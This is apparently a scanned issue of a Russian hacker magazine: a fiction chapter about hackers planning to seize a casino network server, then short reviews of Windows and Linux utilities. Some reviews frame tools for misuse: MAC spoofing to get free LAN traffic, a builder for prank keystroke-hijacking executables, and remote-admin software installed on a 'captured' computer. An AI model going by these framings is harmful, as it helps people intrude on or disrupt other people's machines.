– Конечно. Именно поэтому я и пригласил вас. Я собираюсь сорвать этот куш и рассчитываю на вашу помощь. На ваши способности.
– Может, Вы расскажете, как Вы собираетесь все это осуществить? — спросил Негро.
– Расскажу. Но не сегодня. Перенесем обсуждение технических деталей на завтра. А сейчас будьте моими гостями. Если, конечно, вас заинтересовало мое предложение, и вы хотите дослушать его до конца. На третьем этаже находятся комнаты для гостей. В каждой имеется компьютер с гигабитным выходом в интернет. А также кнопка вызова прислуги. Если вам что-нибудь понадобится — просто нажмите и сообщите об этом в приемник.
Старик нажал на кнопку вызова, и в дверь вошла миловидная девушка лет шестнадцати.
– Викуша, проводи гостей в их скромные апартаменты. Прошу меня извинить, друзья, но мне нужно ненадолго отлучиться. Дела. В 8 вечера нас ждет ужин, к этому времени я вернусь. Устраивайтесь. Если захотите развлечься — здесь есть бильярдная и небольшой тир. А во дворе бассейн. Код на двери: 76948.
С этими словами дядя Леша направился к выходу. Но на пороге обернулся и обратился ко всем:
– Думаю, это излишне, но я прошу вас не распространяться в Сети об услышанном сегодня.
Сказав это, старик вышел.
Девушка, которую старик назвал Викушей, жестом пригласила гостей следовать за ней. Все поднялись и направились к лестнице.
– Я, конечно, в эту авантюру не полезу, но послушать, как этот чудак собирается взять сервер под контроль, интересно, – сказал Леон.
– Конечно, фигня это все. Но захватывающая фигня, должен заметить, – согласился с ним Шейдер.
– Подумать только, миллиард баксов! На что их можно потратить, даже не представляю, – приняла участие в дискуссии Макендра.
– У тебя, детка, проблема с фантазией. Лично я знаю миллион способов потратить миллиард баксов, — огрызнулся Леон.
– Да? И какие же это способы?
– Ну, например, пропить, — засмеялся Леон. — Не проблема потратить — проблема их заполучить.
– Послушать этого дядю Лешу, так и заполучить не проблема.
– Во всяком случае, завтра узнаем.
– Детка, – обратился Леон к Викуше, – ты давно у этого дяди работаешь? Никогда за ним никаких странностей не замечала?
Девушка отрицательно покачала головой.
– Нет — это недавно или нет — не замечала?
Викуша пальцами показала два и жестами объяснила, что не может говорить.
– Симпатичная, славная и вдобавок немая. Мечта любого мужчины, – ухмыльнулся Леон.
«Скромные апартаменты» оказались уютными комнатками, обставленные без изысков, но вполне симпатично. В каждой действительно находился компьютер с 17-дюймовым ЖК-монитором.
– Народ, не хочется торчать в комнатушке. Может, погоняем шары? — предложил Леон.
Желающих присоединиться оказалось достаточно. Отказались только толстяк Лейзи, который сразу же



направился к компьютеру в своей комнате, и Негро с Ксайлой.
– Пошли, прогуляемся? — предложил Марине Максим.
– Идем.
Они вышли во двор к бассейну. Здесь, под ивой, была удобная лавочка, на которую они и сели.
– Ну, что ты об этом думаешь? — начал разговор Макс.
– Я думаю, теоретическая возможность есть. Она всегда есть. Но стоит ли так рисковать?
– Надо дослушать старика.
– Да.
– Как он тебе?
– Дядя Леша этот? Думаю, он умнее, чем мы думаем. Многое про меня знает. Понятия не имею, откуда.
– Про меня тоже. Я выполнил несколько его заказов, но он всегда вел себя очень скрытно. Странно, что решил раскрыться сейчас.
Пауза.
– Как у тебя дела?
– Нормально, — Марина улыбнулась. — Все так же. От заказа до заказа. Собиралась вот в отпуск поехать, на зимний курорт.
– Я думал, ты любишь солнце и пальмы.
– Я люблю разнообразие. Да и давно в горах не была. Наверное, в Карпаты съезжу.
Они сидели рядом и думали о своем. Максу чертовски хотелось задать вопрос, который мучил его все это время. Но он знал, что это станет началом неприятной для них обоих беседы.
Около года назад, спустя 10 дней после той памятной поездки в лесничество, Марина ушла. Она не вернулась ни на следующий день, ни через неделю. Поменяла номер мобильника и съехала со старой квартиры. Ксайла просто исчезла, неизвестно куда и непонятно почему. И все это время вопрос «почему» вертелся в голове Негро.
– Поплавать не хочешь? — спросил Макс.
– Почему бы и нет?
– В одежде?
Марина рассмеялась. Прям как Crash Override и Acid Burn из фильма «Хакеры».
– Боюсь, мы потом не высохнем. Хотя было бы романтично.
Марина сняла топик, брюки и, оставшись в купальнике, нырнула в прозрачную воду. Максим разделся до спортивных плавок и последовал за ней.

В бильярдной стоял один 12-футовый стол для русского бильярда. За ним играли Леон и Айрекс.
– Парень, где ты научился так играть? — удивленно


спросил Леон. Играли они «на вылет», и Айрекса никто не мог одолеть уже третью партию подряд.
– Отец – маркер. Я часто захожу в его бильярдную погонять шары.
Айрекс, которого на самом деле звали Дима, забил еще два шара и закончил партию.
Леон подошел к бару. Дверца была закрыта, но Леон вытащил из кармана отмычку и за секунду ее открыл.
– Думаю, старик не сильно обидится, если мы попробуем его пиво, – подмигнув остальным, сказал он и вытащил несколько бутылок.
– Вообще, можно было попросить эту девочку принести пиво.
– Это было бы слишком банально, детка.
– Еще раз назовешь меня деткой, получишь каблуком по яйцам.
Леон ухмыльнулся, но спорить не стал.
Наступила очередь Мемо играть.
– Айрекс, ты вроде как спец по банковским штучкам. Наверняка должен знать, как охраняется сервак, связывающий игорные сети, – поинтересовался Леон.
– Я читал об этом. В общих чертах. Судя по тому, что было написано, взломать сервак невозможно.
– Хакер заявляет, что систему невозможно взломать? Ущипните меня.
– Я же говорю, слышал про эту игровую сеть в общих чертах и могу только догадываться, как там все организовано. Чтобы отдать команду ДжекПота на один из автоматов, нужно подключиться к кабелю, идущему к нему от сервака, перехватить команды и перепрограммировать их. Есть одна большая проблема. Весь трафик кодируется 512-битным ключом, а при внешнем воздействии на кабель подается сигнал на основной сервер. Его тут же засекут админы, и не пройдет пяти минут, как на месте будет охрана.
– А насколько сложно раскодировать 512-битный ключ? – обратился Леон к Мемрайзеру.
– Ну, раскодировать можно все, вопрос времени. А времени на 512 бит понадобится до хренища.
– Наш дядя представил тебя как талантливого криптографа. Неужели ты не сможешь ничего сделать?
– Я могу ускорить процесс. Могу ввести оптимальный алгоритм перебора. Но за час это все равно не делается. Слишком велик ключ.
– Думаю, с сигнализацией, про которую сказал Айрекс, я смогу справиться, – задумчиво сказал Леон.
– Но, вероятно, все не так просто, как у нас нарисовалось.
– Тебе-то откуда знать, отмычковый гений? – с иронией спросила Макендра.
– Иначе, зачем было бы дяде Леше приглашать столько народу?



 Дмитрий [SHuRuP] Шуряпов (root@nixp.ru, www.nixp.ru)
 M.J.Ash (m.j.ash@real.xakep.ru)
 Дмитриев Ярослав aka Clane (clane@real.xakep.ru)

WAPOWAREZ


BWMETER V 1.3.1



Windows 9x/Me/NT/2k/XP
Shareware
Size: 299 Кб
www.desksoft.com

Программа DU Meter (www.hagel-tech.com) отлично подходит для мониторинга интернет-соединения, если ты выходишь в Сеть по модему. Но стоит тебе подключиться к локальной сети, как эту прогу приходится отправлять на покой. В новых условиях требуется юзать софт посерьезнее - что-нибудь вроде программы BWMeter от компании DeskSoft. А что? BWMeter - софтинка действительно рульная. И внешний вид ее индикаторов чем-то даже напоминает индикатор DU Meter. Только в отличие от DU Meter, BWMeter умеет анализировать пакеты данных (откуда они идут, куда, на какой порт, по какому протоколу). А это значит, что юзер может, к примеру, одновременно контролировать и свой внутрисетевой трафик, и свой входящий/исходящий интернет-трафик. Впрочем, это простейший базовый вариант. Правильно настроив систему фильтров, можно добиться большего: организовать подсчет почтового трафика, контроль активности FTP-соединений, индикацию скорости получения данных веб-браузером... И, естественно, работа любого из фильтров приведет к тому, что в окне статистики у тебя моментально появится соответствующий отчет.

Следует отметить, что BWMeter на каждое интересующее тебя соединение разрешает повесить отдельный графический индикатор. Причем этот индикатор можно заставить выплывать на экран лишь тогда, когда ему есть что показывать. Рассказывать же о том, что внешний вид и размеры любого индикатора можно изменять в широких пределах, я, пожалуй, не буду. Это и так понятно.




REMOVE HIDDEN DATA

Windows 2k/XP
Freeware
Size: 279 Кб
http://download.microsoft.com :)

Ты, наверное, слышал о том, что документы, созданные в Microsoft Office, могут содержать скрытые данные: сведения об авторе, историю изменения документа, данные о совместной работе над ним, комментарии, пути к файлам и принтерам и тому подобное. Если твои документы не выходят за пределы твоей машины или офиса, то на это неприятное обстоятельство можно не обращать внимания. Однако когда тебе нужно опубликовать в Сети прайс-лист или отправить кому-то по мылу окончательный вариант договора, то наличие в документе лишней инфы уже крайне нежелательно.

Универсальное чистящее средство для DOC, HTML, XML, XLS или PPT-файлов неожиданно предложила... сама корпорация Microsoft. Выполнено оно в виде плагина, подключаемого к Office XP/2003. Установка плагина занимает несколько секунд, после чего ты можешь смело открывать интересующий тебя документ в соответствующем приложении MS Office и искать в меню File пункт Remove Hidden Data. Процесс очистки запускается с помощью мастера и заканчивается выдачей подробного лога. Если же тебе необходимо удалить скрытую информацию сразу из нескольких файлов, то лучше работать из командной строки с консольным вариантом Remove Hidden Data. Параметры запуска и полный список удаляемых из документов «лишних» данных подробно описаны в файле offrhdreadme.htm.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Дарова, Дети Сети! :) Получите совет, который, если умело использовать, может упростить кое-какую вашу работу. Кто знает, тот меня поймет.

Если ты хочешь, чтобы на веб-странице около нужного нам номера аськи был показатель присутствия в Сети, то используй код:

```
<img alt="ICQ status" src="http://online.icq.com/scripts/online.dll?icq=UIN&img=NNN"/>
```

Вместо UIN нужно подставить нужный номер. NNN - вариант индикатора, их 17 разных типов или около того ;-).

serafim31377@bk.ru




GRIP V 3.0.7



Linux, FreeBSD
Size (в .gz): 854 Кб
http://nostatic.org/grip
Лицензия: GNU GPL

Программа для конвертирования музыкальных дисков в mp3/ogg. Написана для GNOME, что, однако, не означает ее несовместимости с KDE/IceWM. Grip также может и самостоятельно проигрывать диски, а это очень удобно для быстрого выбора тех песен, которые стоит переписывать. Для рипинга используется встроенный cdparanoia, но по желанию возможно использование любых других утилит. После получения wav-файлов Grip работает в качестве графической оболочки для декодеров и с легкостью, применяя какой-нибудь lame или oggenc, воспроизводит mp3/ogg-песни. Имеется поддержка CDDB и ID3v1/ID3v2-тегов для mp3 и настраиваемый шаблон для создаваемых файлов, благодаря чему после пары кликов все песни с диска могут быть переведены в mp3/ogg с привычными названиями и прописанными тегами (информация о диске берется, естественно, с CDDB-серверов, которые также могут быть настроены).




SMAC V 1.1




Win 98/2k/NT/XP
Freeware
Size: 1931 Кб
www.klcconsulting.net/smac/

Размышляя о смысле жизни и заодно перечитывая старые номера любимого журнала, я наткнулся на замечательную статью. Ее автор подробно рассказывал, как можно надыбать халявного трафа у себя в локале. Вдаваться в подробности я не буду, но меня возмутила одна вещь. Ее смысл таков: с легкостью менять свой MAC-адрес дозволено только *nix-системам, при этом виндовые пользователи активно сосут петушки. Прочитав и осмыслив эту фразу, я встал с дивана и, грозно нахмурившись, решил описать магическую утилиту для семейства виндовых, решающую проблему безболезненной смены MAC-адреса. Скачав и запустив дистрибутив прожки, я был приятно удивлен ее простым и мегапродуманным интерфейсом. Все на месте, и ничего лишнего. Работа с прогой вызывает только положительные эмоции: вбил MAC-адрес, жмякнул Update MAC, и все в шоколаде. Разве это не счастье?



SCOPEWARE VISION PROFESSIONAL V 2.2






Windows 9x/Me/NT/2k/XP
Shareware
Size: 17522 Кб
www.scopeware.com

Новая версия идеальной офисной поисковой системы. Хороший пример того, что современный супернавороченный интерфейс не всегда оборачивается для юзера болью в заднице. Наоборот, программой Scopeware Vision Professional пользоваться на редкость удобно. Ее поисковый механизм отличается всеядностью - при установке софтина первым делом индексирует документы Microsoft Office (Word, Excel и PowerPoint), текстовые файлы, PDF, веб-страницы, а также картинки, аудио и видеозаписи. Помимо этого, Scopeware Vision просматривает содержимое твоего почтового ящика (Outlook 2000+ или Outlook Express).


Ноу-хау этой проги заключается в режиме представления информации. Дело в том, что он сильно визуальный. Каждый файл в Scopeware Vision это маленькая карточка с картинкой и подписью. Все карточки располагаются в окне программы каскадом. Их можно «перебирать» с помощью курсора мыши. К карточке, находящейся под курсором, выдается отдельное, более подробное описание. Scopeware Vision автоматически сортирует карточки: новые файлы выходят на первый план, за ними располагаются файлы постарше. Что особенно круто? То, что каждая фотка на карточке отображает реальное содержание документа – по крайней мере, первой его страницы. Нужная таблица отчета, договор, письмо находятся моментально – ведь ты же помнишь, как документ выглядит, даже если уже забыл, что там точно написано. Тем не менее, возможность полнотекстового поиска в программе присутствует. Имеется также и система фильтров, позволяющая отсеивать документы по типам и времени создания.

Короче говоря, если ты эту прогу еще не юзал – качай немедленно. На это стоит посмотреть!

Новая версия Scopeware Vision обросла огромным количеством дополнительных функций и плагинов. И в ней немного улучшилась поддержка русского языка, хотя поисковые запросы на великом и могучем прога, увы, все еще не понимает. Обидно, конечно, но я не теряю надежды, что это вскоре исправят.



CRAZYTYPING V 2.0




Windows 9x/Me/NT/2k/XP
Shareware
Size: 74 Кб
http://dewasoft.com

Несколько лет назад лучшей в мире прогой-заподлянкой была программа Keystroke Panic. Увы, жертвы розыгрышей так задолбали всех жалобами на странное поведение своих машин, что антивирусы стали обзывать Keystroke Panic трояном и отлавливать. Создателя проги-заподлянки это обидело, разработку Keystroke Panic он тут же прекратил, а архив софтины с сайта убрал. Но популярность проги была такая, что через некоторое время парень все-таки представил народу альтернативу – утилиту CrazyTyping.

CrazyTyping – это программа-конструктор. Ты вбиваешь в нее необходимые данные, а она генерирует тебе exe'шник требуемого размера. Этот exe'шник – готовая шуточная прога. При ее запуске вылетает сообщение об ошибке, но на самом деле программа запускается нормально и тут же начинает творить свое черное дело. Что именно она делает? Да то же, что раньше делала Keystroke Panic! Т.е. прога следит за тем, какие кнопки жмет юзер, и заменяет введенные им символы другими. Причем заменяет не абы как, а с умыслом - чтобы в результате юзер "печатал" заранее заданный тобой текст! Понял фишку? Юзер может набирать на клавиатуре что угодно, но на экране будет постоянно печататься один и тот же текст - что-нибудь вроде «Klava ne rabotaet... Ne rabotaet klava». Задумайся над этим, и ты поймешь, что на неподготовленного пользователя эффект это производит совершенно убийственный!

FRONTMOTION LOGIN V 1.0




Windows 2k/XP
Freeware
Size: 541 Кб
www.frontmotion.com

Эх, как классно в фантастических фильмах выглядит процесс загрузки компьютера и вход в операционную систему. И как примитивно на этом фоне выглядят наша с тобой, брат, обычная винда. Нет, мы, конечно, делаем, что можем: перешиваем загрузочную картинку, изменяем окно входа, но... как вспомнишь полупрозрачные выезжающие панели, видеоприглашения и 3D-эффекты «кинокомпьютеров», сразу понимаешь, что мы просто перекрашиваем то, что нужно взять и полностью переделать. Кстати, создатели программы FrontMotion Login именно так и поступили. Они перекоммутировали окошки таким образом, чтобы окно входа в систему (выбора пользователя) и заставку «завершение работы» можно было делать с применением технологии Macromedia Flash! Ну а какие офигительные эффекты можно замутить на флеше, я думаю, ты и без меня догадываешься! Результат, несмотря на раннюю бету, и в самом деле впечатляет. После обычного стандартного окна загрузки Windows XP на экран вылетает крутая анимированная заставка - не хуже тех, что показывают в кино. Сменить эту заставку можно с помощью нового апплета FrontMotion Login на Панели управления. В комплекте с софтиной идут пока только две готовые темы. Но стоит учесть, что исходники этих тем выложены на домашней страничке разработчиков, что создает отличные условия для народного творчества. Так что лично я с нетерпением ожидаю появления заставки с атрибутикой нашего любимого журнала :).




PIXXXSAFE V 2.1




Windows 9x/Me/NT/2k/XP
Shareware
Size: 2469 Кб
www.studioahm.com

Симпатичная утилита для безопасного хранения и распространения графической информации. Сразу же после инсталляции она настраивается на пользователя, предлагая тому задать имя и пароль, по которым будет в дальнейшем осуществляться доступ к программе. Группы и серии изображений PixxxSafe хранит в специальных библиотеках – pxs-файлах. Защита контента обеспечивается с помощью 256-битного AES-шифрования. Наполнять библиотеки можно как методом drag&drop, так и массовым импортированием необходимых файлов из указанных папок. Встроенный вьювер, умеющий работать в режиме слайд-шоу, отвечает за удобство просмотра содержимого библиотек. Кстати, изображения не должны вечно храниться в PixxxSafe, библиотеки можно экспортировать в заданную папку как в виде обычного набора графических файлов, так и в виде pxs-файла, предназначенного для распространения или архивирования. Короче говоря, все очень серьезно, продумано и никакому пронырливому младшему братику не по зубам.




Особый интерес к программе PixxxSafe вызывает тот факт, что она умеет интегрироваться с PixxxGrabber - не менее серьезной качалкой серийных изображений. В результате такой интеграции картинки сразу после загрузки оказываются в защищенном хранилище, а на машине не остается следов и файлов, по которым можно было бы догадаться о сетевой деятельности пользователя.



NLAUNCHER V 1.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 814 Кб
www.nlauncher.com


Утилита для быстрого запуска программ должна быть шустрой, мелкой и симпатичной. Софтина NLauncher полностью соответствует этим требованиям. Она состоит из альтернативной версии меню Пуск и двух панелей инструментов с развитой иерархической структурой. Всплывающее меню Пуск открывается двойным кликом на Рабочем столе и обеспечивает доступ к стандартному набору элементов («Программы», «Панель управления», «Мои документы», «Сетевые ресурсы» и т.д.). Закрывается это меню автоматически, или же ты можешь просто взять и «прилепить» его к десктопу. Это забавно, однако панели инструментов NLauncher, которые лепятся по бокам экрана, выглядят еще интереснее. Во-первых, они вылезают на экран лишь тогда, когда к ним подводишь указатель мыши. Во-вторых, ссылки на программы, документы и веб-сайты на эти панели можно добавлять простым перетаскиванием. И, в-третьих, структура, оформление и поведение панелей настраиваются в очень широких пределах. Смотрится софтина современно, иконки под курсором у нее красиво выпячиваются, а новые шкурки садятся на нее без проблем. Кстати, новые шкуры для NLauncher даже выкачивать не требуется, поскольку любая ее шкурка - это три обычных bmp-файла. Отредактировать их под свои потребности может даже шестилетний малыш.




HTFILTER V 0.7

Win 98/2k/NT/XP
Freeware
Size: 740 Кб
www.tmeter.ru/htfilter

Каждый из нас, путешествуя по Сети, встречает на своем пути баннеры, которые подчас не несут в себе никакой полезной информации. Если ты привык закрывать на это глаза, то можешь продолжать в том же духе. Но я не могу не напомнить тебе, что, помимо созерцания трудов веб-мастеров, ты тратишь и свои деньги. Как? Я не занимался сбором статистики, сколько денег отбирается у тебя за каждый просмотренный баннер, но точно могу утверждать, что объем поступающего трафа уменьшится, причем намного, если ты решишься отрубать все на корню. Ну что, готов? Слушай сюда: добрые дяди-программисты уже все сделали за тебя. Устанавливаешь софтину, и дело в шляпе. HtFilter на "ты" с любым типом браузера (например, Microsoft Internet Explorer или Opera), с любой программой для закачки файлов (например, ReGet, NetVampire и т.п.) и даже с ICQ. Ах, ты уже установил HtFilter? Шустрый ты, однако. Что ж, поздравляю, теперь серфить Сеть стало намного приятнее, а главное - дешевле =).



WMCITY V 2.0



Windows 9x/Me/NT/2k/XP
Shareware
Size: 8262 Кб
www.webmoney.ru/download.shtml

И куда только люди нынче ни пытаются внедрить трехмерный интерфейс – были бы деньги! На днях вот я заюзал «3D-описание» (!!!) электронной платежной системы WebMoney Transfer. Посмеялся. Почему-то создатели этого «описания» предполагали, что, летая по виртуальному городу между зданиями основных сервисов, служб, сервисных центров, бирж и магазинов, я лучше освою, как работает система WebMoney. Чушь собачья! Принципы работы чего-либо надо изучать по простым и наглядным чертежам и функциональным схемам, а 3D-интерфейс в этом деле только мешает. Тем не менее, если не ставить целью чему-нибудь научится, то WMCity действительно можно заюзать. Запрограммировано это дело неплохо, объекты нарисованы простенько, но симпатично, полеты проходят плавно. Думаешь, что все то же самое ты найдешь в любой современной стрелялке? Согласен! Но... стоит учесть, что в скором времени можно ожидать появления сетевой версии WMCity, в которой посетители виртуального города смогут общаться между собой, а также сражаться друг с другом и охотиться на ботов. И что? А то, что все эти сражения будут вестись не просто так, а на деньги (по крайней мере, я на это надеюсь)! Хе-хе... Наконец-то выработанное годами умение слету выносить толпы врагов начнет приносить реальную пользу, а выражение «настрелять деньжат» получит новое, гораздо более конкретное толкование :).



REMOTE ADMINISTRATOR V 3.0 (BETA)




Win 98/2k/NT/XP
Shareware
Size: 882 Кб
www.radmin.com

Незаметно для всех, но не для нас =), вышла новая бета-версия Remote Administrator. Эта прога, на мой взгляд, является самой достойной из ныне существующих. Она исправно выполняет свой прямой долг - с успехом позволяет управлять удаленным серваком. В третьей бете появилась куча нововведений: чат (обычный, голосовой, многопользовательский), drag&drop, возможность поюзать чужой принтер, поиск запущенных серваков, полная совместимость с WinXP, что является огромным плюсом, а также возможность подключения сразу к нескольким компам. Так что от новых фишек аж голова кружится! К лучшему изменился и интерфейс программы. Меню стало намного удобнее. Кстати, о меню. Как и подобает софтине высокого уровня, RAdmin в использовании проще пареной репы: устанавливаем сервер на захваченном компе, ставим пассворд и запускаем сервис. Все просто, а ты боялся. Затем заруливаем домой, включаем RAdmin Viewer и наслаждаемся!



TRAYTHIS! V 3.1 RC1




Windows 9x/Me/NT/2k/XP
Shareware
Size: 1193 Кб
http://download.betanews.com

Мощный механизм, предназначенный для серьезного дела - сворачивания окон в системный трей :). Нет, правда, программа и впрямь весьма навороченная – стандартные средства Windows XP по сравнению с ней смотрятся просто смешно.

Работа TrayThis! вся построена на правилах. Эти правила определяют, какие действия нужно выполнять с таким-то окном, если юзер вдруг захочет его свернуть. Сворачивать ли его на Панель задач? В системный трей? На собственную информационную панель программы?

